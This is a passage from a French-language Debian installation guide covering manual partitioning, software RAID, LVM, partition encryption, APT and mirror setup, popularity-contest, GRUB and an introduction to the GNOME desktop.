


Figure 10. Valider le partitionnement

3.13.2. Partitionnement manuel

Le partitionnement manuel offre plus de souplesse et permet de choisir le rôle et la taille de chaque partition. Par ailleurs, ce mode est inévitable pour employer le RAID logiciel.

Le premier écran affiche les disques, les partitions qui les composent et tout éventuel espace libre non encore partitionné. On peut sélectionner chaque élément affiché ; une pression sur la touche **Entrée** donne alors une liste d'actions possibles.

On peut effacer toutes les partitions d'un disque en sélectionnant celui-ci.

En sélectionnant un espace libre d'un disque, on peut créer manuellement une nouvelle partition. Il est également possible d'y effectuer un partitionnement assisté, solution intéressante pour un disque contenant déjà un système d'exploitation mais que l'on souhaite partitionner pour Linux de manière standard.

B.A.-BA Point de montage

Le point de montage est le répertoire de l'arborescence qui abritera le contenu du système de fichiers de la partition sélectionnée. Ainsi, une partition montée sur `/home/` est traditionnellement prévue pour contenir les données des utilisateurs.

Si ce répertoire se nomme « `/` », on parle alors de la *racine* de l'arborescence, donc de la partition qui va réellement accueillir le système Debian.

B.A.-BA Mémoire virtuelle, swap*

La mémoire virtuelle permet au noyau Linux en manque de mémoire vive (RAM) de libérer un peu de place en stockant sur la partition d'échange, donc sur le disque dur, une partie du contenu de la RAM restée inactive un certain temps.

Pour simuler la mémoire supplémentaire, Windows emploie un fichier d'échange contenu directement sur un système de fichiers. À l'inverse, Linux emploie une partition dédiée à cet usage, d'où le terme de « partition d'échange ».

En sélectionnant une partition, on peut indiquer la manière dont on va l'utiliser :

- la formater et l'intégrer à l'arborescence en choisissant un point de montage ;
- l'employer comme partition d'échange (*swap*) ;
- en faire un **volume physique pour chiffrement** (pour protéger la confidentialité des données de certaines partitions, voir plus loin) ;
- en faire un **volume physique pour LVM** (notion détaillée plus loin dans ce chapitre) ;
- l'utiliser comme périphérique RAID (voir plus loin dans ce chapitre) ;
- ou ne pas l'exploiter et la laisser inchangée.

3.13.3. Emploi du RAID logiciel

Certains types de RAID permettent de dupliquer les informations stockées sur des disques durs pour éviter toute perte de données en cas de problème matériel condamnant l'un d'entre eux. Le RAID de niveau 1 maintient une simple copie fidèle (miroir) d'un disque sur un autre, alors que le RAID de niveau 5 répartit sur plusieurs disques des informations redondantes qui permettront de reconstituer intégralement un disque défaillant.

Nous traiterons ici du RAID de niveau 1, le plus simple à mettre en œuvre. La première étape est de créer deux partitions de taille identique situées sur deux disques différents et de les étiqueter **volume physique pour RAID**.

Il faut ensuite choisir dans l'outil de partitionnement l'élément **Configurer le RAID avec gestion logicielle** pour transformer ces deux partitions en un nouveau disque virtuel et sélectionner **Créer un périphérique multidisque** dans cet écran de configuration. Suit alors une série de questions concernant ce nouveau périphérique. La première s'enquiert du niveau de RAID à employer — **RAID1** dans notre cas. La deuxième demande le nombre de périphériques actifs — deux ici, soit le nombre de partitions à intégrer dans ce périphérique RAID logiciel. La troisième question concerne le nombre de périphériques de réserve — zéro ; on n'a prévu aucun disque supplémentaire pour prendre immédiatement la relève d'un éventuel disque défectueux. La dernière question demande de choisir les partitions retenues pour le périphérique RAID — soit les deux qu'on a prévues à cet usage (on veillera bien à ne sélectionner que des partitions mentionnant explicitement **raid**).

Au retour dans le menu principal, un nouveau disque virtuel **RAID** apparaît. Ce disque est présenté avec une unique partition qu'on ne peut pas supprimer mais que l'on peut affecter à l'usage de son choix (comme n'importe quelle autre partition).

3.13.4. Emploi de LVM (*Logical Volume Manager*)

LVM permet de créer des partitions « virtuelles » s'étendant sur plusieurs disques. L'intérêt est double : les tailles des partitions ne sont plus limitées par celles des disques individuels mais par leur volume cumulé et on peut à tout moment augmenter la taille d'une partition existante, en ajoutant au besoin un disque supplémentaire.

LVM emploie une terminologie particulière : une partition virtuelle est un « volume logique », lui-même compris dans un « groupe de volumes », ou association de plusieurs « volumes physiques ». Chacun de ces derniers correspond en fait à une partition « réelle » (ou à une partition RAID logicielle).

Cette technique fonctionne assez simplement : chaque volume, physique ou logique, est découpé en blocs de même taille, que LVM fait correspondre entre eux. L'ajout d'un nouveau disque entraîne la création d'un nouveau volume physique et ses nouveaux blocs pourront être associés à n'importe quel groupe de volumes. Toutes les partitions du groupe de volumes ainsi agrandi disposeront alors d'espace supplémentaire pour s'étendre.

L'outil de partitionnement configure LVM en plusieurs étapes. Il faut d'abord créer sur les disques existants des partitions qui seront les **volumes physiques LVM**. Pour activer LVM, on choisira **Configurer le gestionnaire de volumes logiques (LVM)**, puis dans cet écran de configuration, **Créer un groupe de volumes** — auquel on associera les volumes physiques existants. Enfin, on pourra créer des volumes logiques au sein de ce groupe de volumes. On notera que le système de partitionnement automatique est capable de faire toute cette mise en place.

Dans le menu du partitionneur, chaque volume logique apparaît comme un disque avec une seule partition que l'on ne peut pas supprimer mais que l'on peut affecter à l'usage de son choix.

3.13.5. Chiffrement de partitions

Pour garantir la confidentialité de vos données, par exemple en cas de perte ou de vol de votre ordinateur ou d'un disque dur, il est possible de chiffrer les données de partitions. Cette fonctionnalité peut se greffer très facilement en amont de n'importe quel système de fichiers puisque, comme pour LVM, Linux (et plus particulièrement le pilote `dm-crypt`) utilise le *Device Mapper* pour créer une partition virtuelle (dont le contenu sera protégé) en s'appuyant sur une partition sous-jacente qui stockera les données sous une forme chiffrée (grâce à LUKS — *Linux Unified Key Setup* soit « Configuration de clés unifiée pour Linux » — un format standard permettant de stocker les données chiffrées mais aussi des méta-information indiquant les algorithmes de chiffrement employés).

SÉCURITÉ Partition d'échange chiffrée

Lorsqu'une partition chiffrée est employée, la clé de chiffrement est stockée en mémoire vive. Obtenir cette clé permet également de déchiffrer les données. Il est donc vital de ne pas en laisser de copie accessible à l'éventuel voleur de l'ordinateur ou du disque, ou à un technicien de maintenance. C'est pourtant quelque chose qui peut facilement arriver avec un portable, puisque, lors d'une mise en veille prolongée, le contenu de la mémoire vive est stocké sur la partition d'échange. Si celle-ci n'est pas elle-même chiffrée, le voleur peut la récupérer et l'utiliser pour déchiffrer les données des partitions chiffrées. C'est pourquoi, lorsque vous employez des partitions chiffrées, il est impératif de chiffrer également la partition d'échange !

L'installateur Debian prévient l'utilisateur lorsqu'il essaie de créer une partition chiffrée et que la partition d'échange ne l'est pas.

Pour créer une partition chiffrée, il faut d'abord attribuer une partition disponible à cet usage. Pour cela, il convient de la sélectionner et d'indiquer qu'elle sera utilisée comme **volume physique pour chiffrement**. Ensuite, et après que le partitionnement du disque contenant ce volume physique a été effectué, vous devrez sélectionner **Configurer les volumes chiffrés**. Il sera alors proposé d'initialiser le volume physique avec des données aléatoires (rendant plus difficile la localisation des données réelles) puis de saisir une **phrase secrète de chiffrement** qu'il vous faudra saisir à chaque démarrage de votre ordinateur afin d'accéder au contenu de votre partition chiffrée. Une fois cette étape terminée et de retour au menu de l'outil de partitionnement, une nouvelle partition est disponible dans un **volume chiffré** et vous pouvez désormais la configurer comme n'importe quelle autre partition. Le plus souvent, cette partition sera utilisée comme volume physique pour LVM afin de pouvoir protéger plusieurs partitions (volumes logiques LVM) avec la même clé de chiffrement, dont notamment la partition d'échange.

3.14. Installation du système de base Debian

Cette étape, qui ne demande pas d'interaction de la part de l'utilisateur, installe les paquets du « système de base » de Debian. Celui-ci comprend les outils `dpkg` et `apt`, qui gèrent les paquets Debian, ainsi que les utilitaires nécessaires pour démarrer le système et commencer à l'exploiter.




Figure 11. Installation du système de base

3.15. Configuration de l'outil de gestion des paquets (`apt`)

Pour que l'on puisse installer des logiciels supplémentaires, il est nécessaire de configurer APT, en lui indiquant où trouver les paquets Debian. Cette étape est aussi automatisée que possible. Elle commence par une question demandant s'il faut utiliser une source de paquets sur le réseau, ou s'il faut se contenter des seuls paquets présents sur le CD-Rom.

NOTE* CD-Rom Debian dans le lecteur

Si l'installateur détecte un disque d'installation Debian dans le lecteur de CD-Rom, il n'est pas toujours nécessaire de configurer APT pour aller chercher des paquets sur le réseau : il est automatiquement configuré pour lire les paquets depuis ce lecteur. Si le disque fait partie d'un jeu de plusieurs, il proposera cependant d'« explorer » d'autres disques afin de référencer tous les paquets qu'ils stockent.

S'il faut utiliser des paquets en provenance du réseau, les deux questions suivantes permettent de sélectionner un serveur sur lequel aller chercher ces paquets, en choisissant d'abord un pays, puis un miroir disponible dans ce pays (il s'agit d'un serveur public qui met à disposition une copie de tous les fichiers du serveur de Debian).




Figure 12. Choix d'un miroir Debian

Enfin, le programme propose de recourir à un mandataire (proxy) HTTP. En son absence, l'accès à Internet sera direct. Si l'on tape `http://proxy.falcot.com:3128`, APT fera appel au *proxy/cache* de Falcot, un programme « Squid ». Il est possible de retrouver ces paramètres en consultant la configuration d'un navigateur web sur une autre machine connectée au même réseau.

Les fichiers `Packages.gz` et `Sources.gz` sont ensuite automatiquement téléchargés pour mettre à jour la liste des paquets reconnus par APT.

B.A.-BA Mandataire HTTP, proxy

Un mandataire (ou proxy) HTTP est un serveur effectuant une requête HTTP pour le compte des utilisateurs du réseau. Il permet parfois d'accélérer les téléchargements en gardant une copie des fichiers ayant transité par son biais (on parle alors de *proxy/cache*). Dans certains cas, c'est le seul moyen d'accéder à un serveur web externe ; il est alors indispensable de renseigner la question correspondante de l'installation pour que le programme puisse récupérer les paquets Debian par son intermédiaire.

3.16. Concours de popularité des paquets

Le système Debian contient un paquet `popularity-contest`, dont le but est de compiler des statistiques d'utilisation des paquets. Ce programme collecte chaque semaine des informations sur les paquets installés et ceux utilisés récemment et les envoie de manière anonyme aux serveurs du projet Debian. Le projet peut alors tirer parti de ces informations pour déterminer l'importance relative de chaque paquet, ce qui influe sur la priorité qui lui sera accordée. En particulier, les paquets les plus « populaires » se retrouveront sur le premier CD-Rom d'installation, ce qui en facilitera l'accès pour les utilisateurs ne souhaitant pas télécharger ou acheter le jeu complet.

Ce paquet n'est activé que sur demande, par respect pour la confidentialité des usages des utilisateurs.

3.17. Sélection des paquets à installer

L'étape suivante permet de choisir de manière très grossière le type d'utilisation de la machine ; les dix tâches présentées correspondent à des listes de paquets à installer. La liste des paquets réellement installés sera affinée et complétée par la suite, mais cette étape donne une bonne base très simplement.

Certains paquets sont par ailleurs automatiquement installés en fonction du matériel détecté (grâce au programme `discover-pkginstall` du paquet `discover`). Ainsi, s'il détecte une machine virtuelle `VirtualBox`, il installera le paquet `virtualbox-guest-dkms` permettant une meilleure intégration de la machine virtuelle avec son système hôte.




Figure 13. Choix des tâches

3.18. Installation du chargeur d'amorçage GRUB

Le chargeur d'amorçage est le premier programme démarré par le BIOS. Ce programme charge en mémoire le noyau Linux puis l'exécute. Souvent, il propose un menu permettant de choisir le noyau à charger et/ou le système d'exploitation à démarrer.

Le menu proposé par GRUB contient par défaut tous les noyaux Linux installés ainsi que tous les autres systèmes d'exploitation détectés. C'est pourquoi on acceptera la proposition de l'installer dans le *Master Boot Record* (MBR). Puisque garder les anciennes versions préserve la capacité à amorcer le système même si le dernier noyau installé est défectueux ou mal adapté au matériel, il est judicieux de conserver quelques anciennes versions de noyau.

GRUB est le chargeur d'amorçage installé en standard par Debian, en raison de sa supériorité technique : il traite la plupart des systèmes de fichiers et n'a donc pas besoin d'être mis à jour à chaque installation d'un nouveau noyau car, lors de l'amorçage, il lit sa configuration et retrouve la position exacte du nouveau noyau. Sa version 1 (désormais connue sous le nom « Grub Legacy ») ne gérait pas toutes les combinaisons de LVM et de RAID logiciel ; la version 2, installée par défaut, est plus complète. Il peut rester des situations où il faut recommander LILO (autre chargeur d'amorçage) ; l'installateur le proposera automatiquement.

ATTENTION Chargeurs d'amorçage et architectures

LILO et GRUB, mentionnés dans ce chapitre, sont des chargeurs d'amorçage pour les architectures *i386* et *amd64*. Si vous installez Debian sur une autre architecture, c'est un autre chargeur qui sera employé. Citons entre autres `yaboot` ou `quik` pour *powerpc*, `silo` pour *sparc*, `about` pour *alpha*, `arcboot` pour *mips*.

3.19. Terminer l'installation et redémarrer

L'installation étant maintenant terminée, le programme vous invite à sortir le CD-Rom de son lecteur, puis à redémarrer le PC.

4. Tâches après-installation

Mise à jour du système.

```
# apt-get update && apt-get -y upgrade
```

5. Console graphique

Le domaine des bureaux graphiques connaît deux grandes familles de logiciels : GNOME et KDE, tous deux très populaires. C'est un phénomène que l'on ne retrouve pas dans tous les domaines du logiciel libre ; les concurrents d'Apache ne sont ainsi que des serveurs web marginaux.

Cette diversité a une origine historique, KDE fut le premier projet de bureau graphique mais son choix de la bibliothèque graphique Qt ne convenait pas à tous. À l'époque, Qt n'était pas encore un logiciel libre et GNOME a rapidement démarré en optant pour la bibliothèque graphique GTK+. Depuis, les projets évoluent en parallèle. Qt est depuis devenu libre, mais ces deux projets n'ont pas fusionné.

Ils collaborent cependant : par l'intermédiaire de FreeDesktop.org, ils ont défini des normes favorisant l'interopérabilité entre les différentes applications.

Nous ne nous aventurerons pas à répondre à l'épineuse question du choix du bureau graphique : ce chapitre passe rapidement en revue les différentes possibilités et fournit des éléments de réflexion sur le sujet. Il est toujours préférable d'essayer les différentes possibilités avant d'en adopter une.

5.1. GNOME

Debian Jessie contient la version 3.14 de GNOME, qui s'installe simplement par la commande `apt-get install gnome` (et qui est automatiquement installée par la tâche **Environnement graphique de bureau**).

GNOME est intéressant de par ses efforts dans le domaine de l'ergonomie et de l'accessibilité. Des professionnels du design ont en effet rédigé des normes pour aider les développeurs à créer des interfaces graphiques satisfaisantes. Le projet est en outre encouragé par de grands acteurs de l'informatique comme Intel, IBM, Oracle, Novell, sans oublier des distributions Linux. Enfin, un grand nombre de langages de programmation sont exploitables pour développer des applications s'intégrant à GNOME.




Figure 13.1. Le bureau GNOME

